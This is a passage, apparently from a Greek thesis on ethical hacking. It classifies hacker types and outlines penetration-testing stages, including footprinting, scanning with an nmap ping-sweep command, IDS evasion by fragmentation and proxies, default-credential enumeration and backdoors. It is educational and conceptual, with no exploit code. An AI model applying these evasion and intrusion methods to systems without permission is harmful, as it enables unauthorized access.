Ξεκινώντας, χάκερ λευκού καπέλου θεωρούμε τον "καλό" και "ηθικό" χάκερ. Είναι τα άτομα τα οποία θα διεισδύσουν σε συστήματα, μετά από άδεια, με μόνο σκοπό να βρουν τα προβλήματα του και εν τέλει να δημιουργήσουν ένα πιο ασφαλές πληροφοριακό σύστημα από αυτό που αρχικά διείσδυσαν.

2.4.2 Black Hat Hacker

Σε αντίθεση με τον χάκερ λευκού καπέλου θεωρούμε τον χάκερ μαύρου καπέλου ως τον "κακό" και "ανήθικο" χάκερ. Είναι τα άτομα τα οποία θα διεισδύσουν σε συστήματα, χωρίς άδεια, με μόνο σκοπό να επιφέρουν πρόβλημα στο σύστημα και ενδεχομένως να κλέψουν λεφτά ή και πληροφορίες από αυτό τις οποίες δεν θα έπρεπε να έχουν (π.χ. αριθμοί κάρτας, ευαίσθητα προσωπικά δεδομένα κλπ.) [3].

2.4.3 Grey Hat Hacker

Τέλος, οι χάκερ γκρι καπέλου βρίσκονται κάπου στην μέση στην κλίμακα της ηθικής και των καλών ή κακών προθέσεων. Είναι τα άτομα τα οποία θα διεισδύσουν σε συστήματα, συνήθως χωρίς άδεια, όχι όμως για τους κακούς σκοπούς ενός χάκερ μαύρου καπέλου. Συνήθως προσπαθούν να δημοσιοποιήσουν πληροφορίες τις οποίες θεωρούν ότι ο κόσμος πρέπει να ξέρει. Γενικά είναι και ο πιο συνηθισμένος τύπος χάκερ.

2.4.4 Script Kiddie

Συνήθως χρησιμοποιείται αυτός ο όρος για τους αρχάριους χάκερς οι οποίοι καθώς δεν έχουν αρκετή γνώση για να φτιάξουν δικούς τους αλγόριθμους και να σκεφτούν δικούς τους τρόπους διείσδυσης σε συστήματα καταλήγουν να χρησιμοποιούν έτοιμους τρόπους. Δεν είναι υπεύθυνοι για πολλές ζημιές προφανώς επειδή οι ικανότητες τους, σε αυτό το σημείο δεν τους το επιτρέπουν [2].

2.4.5 Suicide Hacker

Είναι ο χάκερ ο οποίος ξέρει ότι με την διείσδυση του σε ένα σύστημα θα αποκαλύψει την ταυτότητα του αλλά το κάνει παρόλα αυτά, συνήθως για την φήμη.

2.4.6 Hacktivist

Είναι οι λεγόμενοι ακτιβιστές του ιντερνέτ. Ο μόνος λόγος για τον οποίο χρησιμοποιούν τις ικανότητες τους είναι για να διαμαρτυρηθούν με τον δικό τους τρόπο με την ελπίδα να φέρουν αλλαγές, όπως ακριβώς και ένας ακτιβιστής στον φυσικό κόσμο.

2.4.7 Red Hat Hacker

Μοιάζουν πολύ με τους χάκερ λευκού καπέλου, με την μόνη διαφορά ότι η κύρια τους ασχολία είναι οι χάκερ μαύρου καπέλου. Αν επιτεθεί κάποιος χάκερ μαύρου καπέλου στο σύστημα θα προσπαθήσουν να τους σταματήσουν και να τους χακάρουν. Με αυτό το τρόπο σταματάνε την επίθεση και σε περίπτωση που επιτύχουν στον σκοπό τους μπορούν εκτός από το να καταστρέψουν τελείως το σύστημα του χάκερ μαύρου καπέλου να τον κλείσουν και στην φυλακή αν ανακαλύψουν την ταυτότητα του [1].

2.4.8 Blue Hat Hacker


Script Kiddies με την διαφορά ότι έχουν αποκλειστικά κακές προθέσεις και συνήθως κάνουν πράξεις για να εκδικηθούν.

2.4.9 Green Hat Hacker

Κατά μία έννοια είναι οι μαθητευόμενοι χάκερς. Δεν έχουν διαπράξει εγκλήματα ωστόσο τους καταλαβαίνει κανείς εύκολα από το γεγονός του ότι ενδιαφέρονται και μαθαίνουν συνεχώς για το hacking κυρίως από κοινότητες στο διαδίκτυο [4].

2.4.10 Social Media Hacker

Όπως προδίδει και το όνομα είναι οι χάκερ οι οποίοι έχουν βάλει στο στόχαστρο τα social media. Κυρίως σκοπός τους είναι να κλέψουν πληροφορίες άλλων ατόμων και να έχουν πρόσβαση στους λογαριασμούς τους, προφανώς και χωρίς άδεια. Κατατάσσονται και αυτοί κατά κύριο λόγο στην κατηγορία των μαύρων καπέλων.



Εικόνα 2.4.10.1: Τύποι hacker[1]

2.5 Στάδια του Ethical Hacking

Το ethical hacking μπορεί να χωριστεί σε έξι (6) στάδια. Τα στάδια αυτά είναι, το στάδιο της ιχνηλάτησης και αποτύπωσης, το στάδιο της σάρωσης, το στάδιο της απαρίθμησης, το στάδιο της διείσδυσης στο σύστημα, το στάδιο της κλιμάκωσης των προνομίων και τέλος το στάδιο της απόκρυψης των ιχνών.


2.5.1 Το στάδιο ιχνηλάτησης και αποτύπωσης

Το πρώτο στάδιο είναι το στάδιο ιχνηλάτησης και αποτύπωσης (Footprinting and reconnaissance). Το στάδιο της αποτύπωσης επιτρέπει στον εισβολέα να συλλέξει τις πληροφορίες σχετικά με την εσωτερική και εξωτερική αρχιτεκτονική ασφάλειας. Η συλλογή πληροφοριών βοηθά επίσης στον εντοπισμό των τρωτών σημείων σε ένα σύστημα, το οποίο εκμεταλλεύεται, για να αποκτήσει πρόσβαση. Η απόκτηση κρυμμένων πληροφοριών σχετικά με τον στόχο μειώνει την περιοχή εστίασης και φέρνει τον εισβολέα πιο κοντά στον στόχο. Το πρώτο βήμα για το ethical hacking είναι η ιχνηλάτηση (footprinting). Η ιχνηλάτηση είναι η συλλογή όλων των πιθανών πληροφοριών σχετικά με το στόχο και το δίκτυο των στόχων. Αυτή η συλλογή πληροφοριών βοηθά στον εντοπισμό

διαφορετικών πιθανών τρόπων εισόδου στο δίκτυο προορισμού. Συνήθως, το αποτύπωμα και η αναγνώριση πραγματοποιούν επιθέσεις κοινωνικής μηχανικής, επίθεση συστήματος ή δικτύου ή μέσω οποιασδήποτε άλλης τεχνικής. Οι ενεργές και παθητικές μέθοδοι αναγνώρισης είναι επίσης δημοφιλείς για την απόκτηση πληροφοριών σχετικά με τον στόχο άμεσα ή έμμεσα. Ο γενικός σκοπός αυτής της φάσης είναι η διατήρηση της αλληλεπίδρασης με τον στόχο για την απόκτηση πληροφοριών χωρίς καμία ανίχνευση ή προειδοποίηση. Ακολουθούν οι κύριοι στόχοι της ιχνηλάτησης και οι πιο συχνές τεχνικές ιχνηλάτησης που χρησιμοποιούνται από τους χάκερ [4].
Οι κύριοι στόχοι της ιχνηλάτησης είναι:
1. Αναγνώριση της στάσης ασφαλείας
2. Μείωση της περιοχής εστίασης
3. Προσδιορισμός των ευπαθειών
4. Σχεδιασμός χάρτη δικτύου

2.5.1.1 Τεχνικές Ιχνηλάτησης

Ακολουθούν οι πιο συχνές τεχνικές που χρησιμοποιούν οι χάκερ:
- Αποτύπωμα μέσω των μηχανών αναζήτησης
- Ιχνηλάτηση μέσω Advance Google Hacking Techniques
- Ιχνηλάτηση μέσω Social Networking Sites
- Ιχνηλάτηση μέσω ιστοσελίδων
- Ιχνηλάτηση μέσω ηλεκτρονικού ταχυδρομείου
- Ιχνηλάτηση μέσω Competitive Intelligence
- Ιχνηλάτηση μέσω WHOIS
- Ιχνηλάτηση μέσω Domain Name System (DNS)
- Ιχνηλάτηση μέσω δικτύου
- Ιχνηλάτηση μέσω κοινωνικής μηχανικής



Εικόνα 2.5.1.1: Συχνές τεχνικές Ιχνηλάτησης

2.5.1.1.1 Η ιχνηλάτηση μέσω μηχανών αναζήτησης

Η τεχνική που ανταποκρίνεται αρκετά καλά είναι η ιχνηλάτηση μέσω μηχανών αναζήτησης. Οι μηχανές αναζήτησης εξάγουν τις πληροφορίες σχετικά με μια οντότητα που έχει αναζητήσει κάποιος από το διαδίκτυο. Μπορεί ένας χρήστης να ανοίξει ένα πρόγραμμα περιήγησης ιστού και μέσω οποιασδήποτε μηχανής αναζήτησης όπως το Google ή το Bing, να αναζητήσει οποιονδήποτε

οργανισμό. Το αποτέλεσμα συλλέγει κάθε διαθέσιμη πληροφορία στο διαδίκτυο. Εκτός από αυτές τις διαθέσιμες στο κοινό πληροφορίες, οι ιστότοποι και οι μηχανές αναζήτησης μπορούν επίσης να εξυπηρετήσουν τις πληροφορίες που δεν είναι διαθέσιμες, ενημερώνονται ή τροποποιούνται στον επίσημο ιστότοπο. Μετά τη συλλογή βασικών πληροφοριών μέσω μηχανών αναζήτησης και διαφορετικών υπηρεσιών όπως το Netcraft και το Shodan, μπορεί κάποιος να συλλέξει τοπικές πληροφορίες, όπως τη φυσική τοποθεσία των κεντρικών γραφείων, την τοποθεσία των υποκαταστημάτων και άλλες σχετικές πληροφορίες από τις διαδικτυακές υπηρεσίες τοποθεσίας και χαρτών[5].

2.5.1.1.2 Η ιχνηλάτηση ιστοτόπου

Μια τεχνική που χρησιμοποιήθηκε στην συγκεκριμένη πτυχιακή εργασία είναι η ιχνηλάτηση του ιστοτόπου. Περιλαμβάνει παρακολούθηση και διερεύνηση σχετικά με τον επίσημο ιστότοπο του οργανισμού-στόχου για την απόκτηση πληροφοριών, όπως η εκτέλεση του λογισμικού, οι εκδόσεις αυτών των λογισμικών, τα λειτουργικά συστήματα, οι υποκατάλογοι, η βάση δεδομένων, οι πληροφορίες δέσμης ενεργειών και άλλες λεπτομέρειες. Αυτές οι πληροφορίες μπορούν να συλλεχθούν μέσω διαδικτυακής υπηρεσίας όπως το netcraft.com ή χρησιμοποιώντας λογισμικό όπως το Burp Suite, το Zaproxy, το Website Informer, το Firebug και άλλα. Αυτά τα εργαλεία μπορούν να φέρουν πληροφορίες όπως τον τύπο σύνδεσης, την κατάσταση και τις τελευταίες πληροφορίες τροποποίησης. Με τη λήψη αυτού του τύπου πληροφοριών, ένας εισβολέας μπορεί να εξετάσει τον πηγαίο κώδικα, τις λεπτομέρειες του προγραμματιστή, τη δομή του συστήματος αρχείων και τη δέσμη ενεργειών[2].

2.5.1.1.3 Το αποτύπωμα WHOIS

Μια ακόμη τεχνική που αξίζει να αναφερθεί είναι το αποτύπωμα WHOIS. Το "WHOIS" βοηθά στην απόκτηση πληροφοριών σχετικά με το όνομα τομέα, τις πληροφορίες ιδιοκτησίας. Διεύθυνση IP, δεδομένα Netblock, Domain Name Servers και άλλες πληροφορίες. Τα περιφερειακά μητρώα διαδικτύου (RIR) διατηρούν τη βάση δεδομένων WHOIS. Η αναζήτηση WHOIS βοηθά προκειμένου να φανεί ποιος βρίσκεται πίσω από το όνομα τομέα στόχου. Το αποτέλεσμα αναζήτησης εμφανίζει το πλήρες προφίλ τομέα, συμπεριλαμβανομένων των πληροφοριών του καταχωρίζοντος και περιλαμβάνει[6]:

- Οργανισμός καταχώρισης
- Χώρα καταχώρησης
- Πληροφορίες διακομιστή ονόματος τομέα
- Διεύθυνση IP
- Τοποθεσία IP
- Ιστορικό τομέα
- WHOIS history
- Ιστορικό IP
- Ιστορικό καταχωρητή
- Ιστορικό φιλοξενίας

Περιλαμβάνει επίσης άλλες πληροφορίες, όπως το ηλεκτρονικό ταχυδρομείο και την ταχυδρομική διεύθυνση του καταχωρητή και του διαχειριστή, καθώς και τα στοιχεία επικοινωνίας.


2.5.2 Το στάδιο της σάρωσης

Μετά τη φάση της ιχνηλάτησης, ενδέχεται να υπάρχουν αρκετές πληροφορίες σχετικά με τον στόχο. Στο συγκεκριμένο στάδιο, η φάση σάρωσης του δικτύου απαιτεί ορισμένες από αυτές τις πληροφορίες για να προχωρήσουν περαιτέρω. Η σάρωση δικτύου είναι μια μέθοδος λήψης πληροφοριών δικτύου, όπως αναγνώριση κεντρικών υπολογιστών, πληροφοριών θύρας και υπηρεσιών μέσω σάρωσης δικτύων και θυρών[7]. Ο κύριος στόχος της σάρωσης δικτύου είναι:

- Για τον εντοπισμό ζωντανών κεντρικών υπολογιστών σε δίκτυο
- Για τον εντοπισμό ανοιχτών και κλειστών θυρών
- Για τον προσδιορισμό πληροφοριών του λειτουργικού συστήματος
- Για τον προσδιορισμό των υπηρεσιών που εκτελούνται σε ένα δίκτυο
- Για τον προσδιορισμό των διαδικασιών που εκτελούνται σε ένα δίκτυο
- Για τον προσδιορισμό των παρουσιών των συσκευών ασφαλείας όπως τείχη προστασίας
- Για τον προσδιορισμό της αρχιτεκτονικής του συστήματος
- Για τον εντοπισμό τρεχουσών υπηρεσιών
- Για τον εντοπισμό τρωτών σημείων

Η φάση σάρωσης δικτύου περιλαμβάνει διερεύνηση στο δίκτυο προορισμού για λήψη πληροφοριών. Συγκεκριμένα, όταν ένας χρήστης διερευνά έναν άλλο χρήστη, μπορεί να αποκαλύψει πολύ χρήσιμες πληροφορίες από τη λήψη της απάντησης. Η σε βάθος αναγνώριση ενός δικτύου, οι θύρες και οι υπηρεσίες που εκτελούνται βοηθούν στη δημιουργία μιας αρχιτεκτονικής δικτύου και ο εισβολέας παίρνει μια σαφέστερη εικόνα του στόχου. Η μεθοδολογία σάρωσης περιλαμβάνει τα ακόλουθα βήματα[1]:

- Έλεγχος για ενεργά συστήματα
- Ανακάλυψη ανοιχτών θυρών
- Σάρωση πέρα από το Σύστημα Ανίχνευσης Εισβολής (Intrusion Detection System)
- Banner grabbing
- Σάρωση Ευπαθειών
- Διάγραμμα δικτύου
- Διαμεσολαβητές



Εικόνα 2.5.2.1: Στάδια σάρωσης[1]

2.5.2.1 Τεχνικές σάρωσης

Μια χρήσιμη τεχνική σάρωσης είναι η σάρωση πέρα από το σύστημα ανίχνευσης εισβολής (Intrusion Detection System). Ο εισβολέας χρησιμοποιεί κατακερματισμό και μικρά πακέτα για να αποφύγει συσκευές ασφαλείας όπως Firewalls, IDS και συστημάτων πρόληψης εισβολής (Intrusion Prevention System). Η βασική τεχνική που χρησιμοποιείται πιο συχνά και ευρέως είναι ο διαχωρισμός του ωφέλιμου φορτίου στο μικρότερο πακέτο. Το IDS πρέπει να επανασυναρμολογήσει αυτές τις εισερχόμενες ροές πακέτων για να επιθεωρήσει και να εντοπίσει την επίθεση. Το μικρό πακέτο τροποποιείται περαιτέρω ώστε να είναι πιο περίπλοκο να συναρμολογηθεί και να ανιχνευθεί με την επανασυναρμολόγηση πακέτων. Ένας άλλος τρόπος χρήσης του κατακερματισμού είναι η αποστολή αυτών των κατακερματισμένων πακέτων εκτός λειτουργίας. Αυτά τα κατακερματισμένα πακέτα εκτός παραγγελίας αποστέλλονται με παύσεις για τη δημιουργία καθυστέρησης, χρησιμοποιώντας διακομιστές μεσολάβησης ή μέσω παραβιασμένων μηχανών για την εκκίνηση επιθέσεων[5].


Στις εφαρμογές ιστού πέραν των υπόλοιπων τεχνικών σάρωσης, μια πολύ βασική τεχνική είναι η χρήση διακομιστή μεσολάβησης (proxy server). Proxy είναι το σύστημα που βρίσκεται μεταξύ του εισβολέα και του στόχου. Τα συστήματα μεσολάβησης διαδραματίζουν σημαντικό ρόλο στα δίκτυα και συγχρόνως χρησιμοποιούνται από σαρωτές για να αποκρύψουν την ταυτότητά τους. Ο διακομιστής μεσολάβησης ανωνυμοποιεί την κυκλοφορία ιστού για να παρέχει ανωνυμία. Συγκεκριμένα, όταν ένας χρήστης στέλνει ένα αίτημα για τυχόν πόρους στους άλλους διαθέσιμους στο κοινό διακομιστές, ο διακομιστής μεσολάβησης ενεργεί ως ενδιάμεσος για αυτά τα αιτήματα. Το αίτημα των χρηστών προωθείται πρώτα στον διακομιστή μεσολάβησης. Ο διακομιστής μεσολάβησης με τη σειρά του θα αντιμετωπίσει αυτά τα αιτήματα όπως μια ιστοσελίδα, λήψη αρχείων, σύνδεση με άλλο διακομιστή κ.λπ. Η πιο δημοφιλής χρήση του διακομιστή μεσολάβησης είναι από την άποψη των διακομιστών μεσολάβησης ιστού. Αυτοί οι διακομιστές μεσολάβησης ιστού χρησιμοποιούνται για την παροχή πρόσβασης στον παγκόσμιο ιστό παρακάμπτοντας το μπλοκάρισμα διευθύνσεων IP[6]. Κάποιες χρήσεις του διακομιστή μεσολάβησης, με λίγα λόγια, μπορεί να συνοψιστούν ως εξής:

- Απόκρυψη διεύθυνσης IP πηγής για παράκαμψη αποκλεισμού διευθύνσεων IP.
- Πλαστοπροσωπία.
- Απομακρυσμένη πρόσβαση στο Intranet.
- Ανακατεύθυνση όλων των αιτημάτων στον διακομιστή μεσολάβησης για απόκρυψη ταυτότητας.
- Proxy Chain για αποφυγή εντοπισμού.

Για να γίνει σωστή σάρωση του δικτύου θα πρέπει να υπάρχουν και τα κατάλληλα εργαλεία. Το Ping Sweep καθορίζει τα ενεργά συστήματα σε μεγάλη κλίμακα. Το Ping Sweep είναι μια μέθοδος αποστολής πακέτων ICMP Echo Request σε μια σειρά διευθύνσεων IP αντίθετα από την αποστολή μεμονομένων πακέτων. Οι ενεργοί υπολογιστές αποκρίνονται με πακέτα ICMP Echo Reply. Έτσι, αντί να εξετάζονται μεμονωμένα, μπορεί να διερευνηθεί μια σειρά IP χρησιμοποιώντας το Ping Sweep. Υπάρχουν πολλά διαθέσιμα εργαλεία για το Ping Sweep. Χρησιμοποιώντας αυτά τα εργαλεία σάρωσης ping, όπως το SolarWinds Ping Sweep tool ή το AngryIPScanner, μπορεί να αυξηθεί η κλίμακα των διευθύνσεων IP. Επιπλέον, μπορούν να εκτελέσουν αντίστροφη αναζήτηση DNS, να επιλύσουν ονόματα κεντρικών υπολογιστών, να φέρουν διευθύνσεις MAC και να σκανάρουν ενεργά ports. Ένας άλλος τρόπος για να κάνει κάποιος ping σε έναν κεντρικό υπολογιστή είναι να εκτελέσει ένα ping χρησιμοποιώντας nmap[8]. Χρησιμοποιώντας τη γραμμή εντολών των Windows ή Linux, εισαγάγει ο χρήστης την ακόλουθη εντολή:

nmap –sP –v <target IP address>

Μετά την επιτυχή απόκριση από το στοχευμένο κεντρικό υπολογιστή, εάν η εντολή εντοπίσει με επιτυχία έναν ενεργό κεντρικό υπολογιστή, επιστρέφει ένα μήνυμα που δείχνει ότι η διεύθυνση IP του στοχευμένου κεντρικού υπολογιστή είναι ενεργοποιημένη, μαζί με την MAC διεύθυνσή του.
Εκτός από τα πακέτα ICMP Echo Request και χρησιμοποιώντας ping sweep, η εντολή σάρωσης nmap προσφέρει επίσης ταχύτητα στην σάρωση. Με λίγα λόγια, η Nmap, προσφέρει ανακάλυψη κεντρικού υπολογιστή, ανακάλυψη port, ανακάλυψη υπηρεσίας, πληροφορίες έκδοσης του λειτουργικού συστήματος,πληροφορίες διεύθυνσης υλικού (MAC), ανίχνευση έκδοσης υπηρεσίας, ευπάθεια και ανίχνευση εκμετάλλευσης με χρήση σεναρίων Nmap (Nmap Scripting Engine)**Error! Reference source not found.**.



Εικόνα 2.5.2.2: Τεχνικές σάρωσης[1]

2.5.3 Το στάδιο της απαρίθμησης

Το επόμενο στάδιο είναι το στάδιο της απαρίθμησης (enumeration). Στη φάση της απαρίθμησης, ένας εισβολέας ξεκινά ενεργές συνδέσεις με το σύστημα προορισμού. Με αυτήν την ενεργή σύνδεση, δημιουργούνται άμεσα ερωτήματα για την αποκτήση περισσότερων πληροφοριών. Αυτές οι πληροφορίες βοηθούν στον εντοπισμό των σημείων επίθεσης του συστήματος. Μόλις ο εισβολέας ανακαλύψει σημεία επίθεσης, μπορεί να αποκτήσει μη εξουσιοδοτημένη πρόσβαση χρησιμοποιώντας αυτές τις συλλεγόμενες πληροφορίες[1]. Οι πληροφορίες που απαριθμούνται σε αυτήν τη φάση είναι:

- Πληροφορίες δρομολόγησης
- Πληροφορίες SNMP
- Πληροφορίες DNS
- Όνομα μηχανής
- Πληροφορίες χρήστη
- Πληροφορίες ομάδας
- Εφαρμογή και Διαφήμισης

- Πόρων Δικτύου
- Πληροφορίες Διαμοιρασμού Δικτύων

Στις προηγούμενες φάσεις, το εύρημα δεν ασχολήθηκε πολύ με νομικά ζητήματα. Η χρήση των εργαλείων που απαιτούνται για τη φάση απαρίθμησης μπορεί να διασχίσει τα νομικά όρια και τις πιθανότητες να εντοπιστούν ως χρήση ενεργών συνδέσεων με τον στόχο και θα πρέπει να υπάρχει η κατάλληλη άδεια προκειμένου να εκτελεστούν οι εν λόγω ενέργειες.

Ένας τρόπος απαρίθμησης είναι η χρήση προεπιλεγμένων κωδικών πρόσβασης. Κάθε συσκευή και λογισμικό έχει τα προεπιλεγμένα διαπιστευτήρια και ρυθμίσεις. Αυτή η προεπιλεγμένη ρύθμιση και διαμόρφωση συνιστάται να αλλάξει. Κάποιοι διαχειριστές χρησιμοποιούν προεπιλεγμένους κωδικούς πρόσβασης και ρυθμίσεις κάνοντας έτσι εύκολο για έναν εισβολέα να αποκτήσει μη εξουσιοδοτημένη πρόσβαση χρησιμοποιώντας προεπιλεγμένα διαπιστευτήρια. Η εύρεση προεπιλεγμένων ρυθμίσεων, διαμόρφωσης και κωδικού πρόσβασης μιας συσκευής δεν είναι δύσκολη υπόθεση.

2.5.4 Το στάδιο της εισβολής στο σύστημα

Συνεχίζοντας στο επόμενο στάδιο που είναι το στάδιο της εισβολής στο σύστημα. Αφού αποκτηθούν οι πληροφορίες από προηγούμενες φάσεις, επόμενο βήμα ειναι η φάση εισβολής του συστήματος. Η διαδικασία της εισβολής του συστήματος είναι πολύ πιο δύσκολη και περίπλοκη από τις προηγούμενες.

Κατά τη μεθοδολογική προσέγγιση της εισβολής του συστήματος, η παράκαμψη του ελέγχου πρόσβασης και οι πολιτικές μέσω του "σπασίματος" των κωδικών (cracking password) ή των επιθέσεων κοινωνικής μηχανικής θα οδηγήσει στην απόκτηση πρόσβασης στο σύστημα. Η χρήση των πληροφοριών του λειτουργικού συστήματος, βοηθά στην εκμετάλλευση των γνωστών τρωτών σημείων ενός λειτουργικού συστήματος για την κλιμάκωση των προνομίων. Μόλις αποκτηθεί η πρόσβαση στο σύστημα και αποκτηθούν τα δικαιώματα και τα προνόμια, εκτελώντας μια εφαρμογή όπως Trojans, backdoors και spyware, ένας εισβολέας μπορεί να δημιουργήσει ένα backdoor για να διατηρήσει την απομακρυσμένη πρόσβαση στο σύστημα προορισμού. Επίσης, για να κλέψει πραγματικές πληροφορίες, δεδομένα ή οποιοδήποτε άλλο στοιχείο ενός οργανισμού, ο εισβολέας πρέπει να κρύψει τις κακόβουλες δραστηριότητές του. Για τον λόγο αυτό, Rootkits και στιγογραφία (steganography) είναι οι πιο κοινές τεχνικές για την απόκρυψη κακόβουλων δραστηριοτήτων. Μόλις ένας εισβολέας κλέψει τις 